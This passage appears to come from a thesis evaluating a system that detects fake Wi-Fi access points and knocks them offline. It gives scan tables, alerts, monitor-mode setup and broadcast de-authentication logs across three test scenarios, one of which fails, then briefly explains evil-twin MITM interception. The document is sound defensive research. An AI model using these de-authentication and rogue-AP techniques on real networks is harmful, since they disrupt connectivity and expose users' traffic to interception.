
```
Enter the number for your choice: 1
Enter SSID for protection: Test_Wifi
The AP with the SSID are protected!
Wi-Fi Networks available:
ID. (BSSID - SSID - TXPOWER - Channel - Cypher - Security - Authentication)

1. (58:98:35:37:7C:CB - Fani_Dou - '-66' - 11 - CCMP TKIP - WPA2WPA - PSK)

2. (00:1C:A8:0A:98:FF - Test_Wifi - '-56' - 11 -  - OPN - )

3. (00:1F:9F:CD:A7:51 - Thomson1C73EC - '-52' - 1 - TKIP - WPA - PSK)

4. (00:1F:9F:CF:7B:6D - Test_Wifi - '-24' - 11 -  - OPN - )

5. (00:05:59:55:FB:CF - Test_Wifi - '-50' - 11 -  - OPN - )

6. (14:60:80:90:18:68 - Forthnet-11 - '-72' - 6 - CCMP TKIP - WPA2 - PSK)

Protected Access Points:
ID. (BSSID - SSID - MinTXPOWER - MaxTXPOWER - Channel - Cypher - Security - Authentication)

1. (00:05:59:55:FB:CF - HK1 - '-51' - '-31' - 6 - CCMP - WPA2 - PSK)
2. (00:1C:A8:0A:98:FF - Test_Wifi - '-66' - '-46' - 11 -  - OPN - )
3. (00:1F:9F:CF:7B:6D - Test_Wifi - '-34' - '-14' - 11 -  - OPN - )
4. (00:05:59:55:FB:CF - Test_Wifi - '-60' - '-40' - 11 -  - OPN - )
```

Figure 6.5: APs discovered and added to the protection list

Scenario 1


During the first scenario the fake AP begun broadcasting with the same SSID as mentioned in the test description. The System having the legitimate APs already stored didn't require to update the database, so after the initial scan it directly performed a comparison between the scanned results and the stored APs. In figure Figure 6.6 are illustrated the scanned results with as well as the stored APs in the protection list. With green colour are marked the legitimate APs and with red the fake AP which has BSSID E8:4E:06:0A:02:B0.

Activating the Fake AP Detector module it directly found the fake AP based on the comparison of the BSSIDs. As it can be seen in Figure 6.7 the System after alerting the user about the existence of a fake AP in the area it loads the de-authentication sub-module and sets the wireless NIC to monitor mode.



```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:4E:06:0A:02:B0  -28       11        0    0  11  54   OPN              Test Wifi
00:05:59:55:FB:CF  -37        7        0    0  11  54e. OPN              Test_Wifi
00:1F:9F:CF:7B:6D  -37        9        0    0  11  54   OPN              Test_Wifi
00:1C:A8:0A:98:FF  -47        2        0    0  11  54   OPN              Test Wifi
00:1F:9F:CD:A7:51  -51        5        0    0   1  54   WPA  TKIP   PSK  Thomson1C73EC
58:98:35:37:7C:CB  -67        6        0    0  11  54e  WPA2 CCMP   PSK  Fani_Dou

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

Wi-Fi Networks available:
ID. (BSSID - SSID - TXPOWER - Channel - Cypher - Security - Authentication)

1. (E8:4E:06:0A:02:B0 - Test_Wifi - '-28' - 11 -  - OPN - )

2. (58:98:35:37:7C:CB - Fani_Dou - '-67' - 11 - CCMP TKIP - WPA2WPA - PSK)

3. (00:1F:9F:CF:7B:6D - Test_Wifi - '-37' - 11 -  - OPN - )

4. (00:05:59:55:FB:CF - Test_Wifi - '-36' - 11 -  - OPN - )

5. (00:1F:9F:CD:A7:51 - Thomson1C73EC - '-51' - 1 - TKIP - WPA - PSK)

Protected Access Points:
ID. (BSSID - SSID - MinTXPOWER - MaxTXPOWER - Channel - Cypher - Security - Authentication)

1. (00:05:59:55:FB:CF - HK1 - '-51' - '-31' - 6 - CCMP - WPA2 - PSK)
2. (00:1C:A8:0A:98:FF - Test_Wifi - '-66' - '-46' - 11 -  - OPN - )
3. (00:1F:9F:CF:7B:6D - Test_Wifi - '-34' - '-14' - 11 -  - OPN - )
4. (00:05:59:55:FB:CF - Test_Wifi - '-60' - '-40' - 11 -  - OPN - )
```


FIGURE 6.6: Fake AP discovery based on the BSSID



```
Activating Surveillance mode

ALERT!! Fake AP with different MAC Found

(BSSID - SSID - TXPOWER - Channel - Cypher - Security - Authentication)
Deauth time: 5
De-authenticating Fake AP

Switching to channel [11]


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
mon0            Realtek RTL8187L        rtl8187 - [phy0] (removed)


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode disabled)


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
mon0            Realtek RTL8187L        rtl8187 - [phy0] (removed)
```

FIGURE 6.7: Alert display and preparation for De-authentication

As soon as the wireless NIC is ready it performs the de-authentication to the fake AP based on the BSSID. The de-authentication process is illustrated in the Figure 6.6. The detection and the prevention were successfully based on the BSSID of the fake AP.




```
(monitor mode enabled on mon0)

Attacking for: 25 Seconds

18:29:37  Waiting for beacon frame (BSSID: E8:4E:06:0A:02:B0) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:29:38  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:38  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:39  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:39  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:40  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:40  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:41  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:41  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:42  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:42  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:43  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:44  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:44  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:45  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:45  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:46  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:47  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:47  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:48  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:49  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:49  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:50  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:50  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:51  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:51  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
18:29:52  Sending DeAuth to broadcast -- BSSID: [E8:4E:06:0A:02:B0]
```

FIGURE 6.8: De-authentication to the fake AP

Scenario 2


During the second scenario the fake AP begun broadcasting with the same SSID and with the BSSID of the AP1. The fake AP in this scenario is set on channel six in comparison with the rest of the legitimate APs. The channel as mentioned before is not visible nor selectable by the client thus there is no difference when the AP is selected to connect to. Figure 6.9 illustrates the results of the scan that has been conducted. It can be seen that there are two identical APs regarding their SSID and BSSID but with different channel. It worths mentioning that the transmission power of the fake AP is -42dbm. The maximum transmission power of the AP1 stored in the protection list is -46bdm. It is obvious that the high gain antenna of the fake AP can overcome the transmitting signal of the AP1 in terms of power.

With the discovery of the fake AP, like in the first scenario, and the initialisation of the Fake AP detector the System alerts the user that a fake AP with the same SSID and BSSID is in the area and it will automatically begin the de-authentication attack on channel six. Figure 6.10 illustrates the warning to the user and the initialisation of the wireless NIC into monitor mode and Figure 6.11 illustrates the attack to the fake AP.




```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:05:59:55:FB:CF  -42       14        0    0   6  54   OPN              Test_Wifi
00:1F:9F:CF:7B:6D  -37       10        0    0  11  54   OPN              Test_Wifi
00:1C:A8:0A:98:FF  -51        3        0    0  11  54   OPN              Test_Wifi
00:1F:9F:CD:A7:51  -55        9        0    0   1  54   WPA  TKIP   PSK  Thomson1C73EC
14:60:80:60:B2:8C  -67        2        0    0   1  54e  WPA2 CCMP   PSK  HOL_ZTE_4
58:98:35:37:7C:CB  -69        3        0    0  11  54e  WPA2 CCMP   PSK  Fani_Dou

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:21:27:DE:09:65  -73    0 - 1     19        5
00:1F:9F:CD:A7:51  28:0D:FC:4D:76:EE  -55    0 - 1      0        1  Thomson1C73EC

Wi-Fi Networks available:
ID. (BSSID - SSID - TXPOWER - Channel - Cypher - Security - Authentication)

1. (58:98:35:37:7C:CB - Fani_Dou - '-69' - 11 - CCMP TKIP - WPA2WPA - PSK)

2. (14:60:80:60:B2:8C - HOL_ZTE_4 - '-67' - 1 - CCMP TKIP - WPA2 - PSK)

3. (00:1F:9F:CD:A7:51 - Thomson1C73EC - '-53' - 1 - TKIP - WPA - PSK)

4. (00:1C:A8:0A:98:FF - Test_Wifi - '-51' - 11 -  - OPN - )

5. (00:1F:9F:CF:7B:6D - Test_Wifi - '-45' - 11 -  - OPN - )

6. (00:05:59:55:FB:CF - Test_Wifi - '-20' - 6 -  - OPN - )

Protected Access Points:
ID. (BSSID - SSID - MinTXPOWER - MaxTXPOWER - Channel - Cypher - Security - Authentication)

2. (00:1C:A8:0A:98:FF - Test_Wifi - '-66' - '-46' - 11 -  - OPN - )
3. (00:1F:9F:CF:7B:6D - Test_Wifi - '-34' - '-14' - 11 -  - OPN - )
6. (00:05:59:55:FB:CF - Test_Wifi - '-52' - '-32' - 11 -  - OPN - )
```

FIGURE 6.9: Discovery of fake AP based on the broadcast channel



```
ALERT!!! Fake AP with different Attributes Found

(BSSID - SSID - TXPOWER - Channel - Cypher - Security - Authentication)
Deauth time: 5
De-authenticating Fake AP

Switching to channel [6]


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy1]
mon0            Realtek RTL8187L        rtl8187 - [phy1] (removed)


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy1]
                                (monitor mode disabled)
```

FIGURE 6.10: Alert display and preparation for De-authentication




```
wlan0           Realtek RTL8187L        rtl8187 - [phy1]
                                (monitor mode disabled)

(monitor mode enabled on mon0)

Attacking for: 25 Seconds

19:48:26  Waiting for beacon frame (BSSID: 00:05:59:55:FB:CF) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
19:48:27  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:27  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:28  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:28  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:29  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:29  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:30  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:30  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:31  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:32  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:32  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:33  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:33  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:34  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:34  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:35  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:35  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:36  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:37  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:37  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:38  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:38  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:39  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:39  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:40  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
19:48:40  Sending DeAuth to broadcast -- BSSID: [00:05:59:55:FB:CF]
```

FIGURE 6.11: De-authentication to the fake AP

Scenario 3

During the last scenario the fake AP, as described in the test description, was moved closer to the AP2. The new change in the configuration of the fake AP is the alternation of the channel from six to eleven and now it adopts the BSSID of the AP2. Using that configuration the fake AP has practically no difference from the AP2. Theirs SSID,BSSID, broadcast channel and encryption are the same.

The present configuration mimics completely the characteristics of the AP2 thus the System is unable to determine which is the fake one. In figure 6.12 are illustrated the results of the scan during the third scenario. All the metrics from the protected AP are identical with the fake. Thus in the third scenario the System failed to detect and prevent the fake AP from operating.



```
Wi-Fi Networks available:
ID. (BSSID - SSID - TXPOWER - Channel - Cypher - Security - Authentication)

1. (00:1F:9F:CF:7B:6D - Test_Wifi - '-48' - 11 -  - OPN - )

2. (00:05:59:55:FB:CF - Test_Wifi - '-43' - 11 -  - OPN - )

3. (00:1C:A8:0A:98:FF - Test_Wifi - '-47' - 11 -  - OPN - )

Protected Access Points:
ID. (BSSID - SSID - MinTXPOWER - MaxTXPOWER - Channel - Cypher - Security - Authentication)

2. (00:1C:A8:0A:98:FF - Test_Wifi - '-66' - '-46' - 11 -  - OPN - )
6. (00:05:59:55:FB:CF - Test_Wifi - '-52' - '-32' - 11 -  - OPN - )
7. (00:1F:9F:CF:7B:6D - Test_Wifi - '-48' - '-20' - 11 -  - OPN - )
Choose an option:
Press 1 to choose SSID
Press 2 to add AP
Press 3 to delete AP
Press C to configure the De-authentication mechanism
Press S to enter Surveillance mode
Press X to Exit

Enter the number for your choice: S


Activating Surveillance mode

No Fake AP found
```

FIGURE 6.12: Scan results

Chapter 7

Conclusion

In this Thesis the problem that was analysed is that a method had to be found in order to detect and prevent MITM attacks over the 802.11x networks. The problem can be further expanded to a situation where there is no encryption on the transmitted data over the Data Link Layer due to the ease of use from the public. This situation is ideal for a malicious user to intervene and intercept private information from the users. An attacker can connect to the open wireless network and with the usage of the appropriate hardware a bridge to the Internet can be created. Thus the attacker can become a wireless connection provider. The problem was further analysed with the creation of a private DHCP server routed to an Internet connection. The results from this operation illustrated that even if the data are encrypted in a higher OSI Layer they can still be intercepted by the attacker using the right tools. Additionally it was explained how the attacker can kidnap the clients from the legitimate APs in order to use the unsafe connection. This combination of problems where approached on the basis that the key point in the malicious operation is the disruption of the fake AP's functionality. Without the ability to deceive the clients, the attacker losses any advantage to gain the users trust and thus the MITM attack will be in vain.

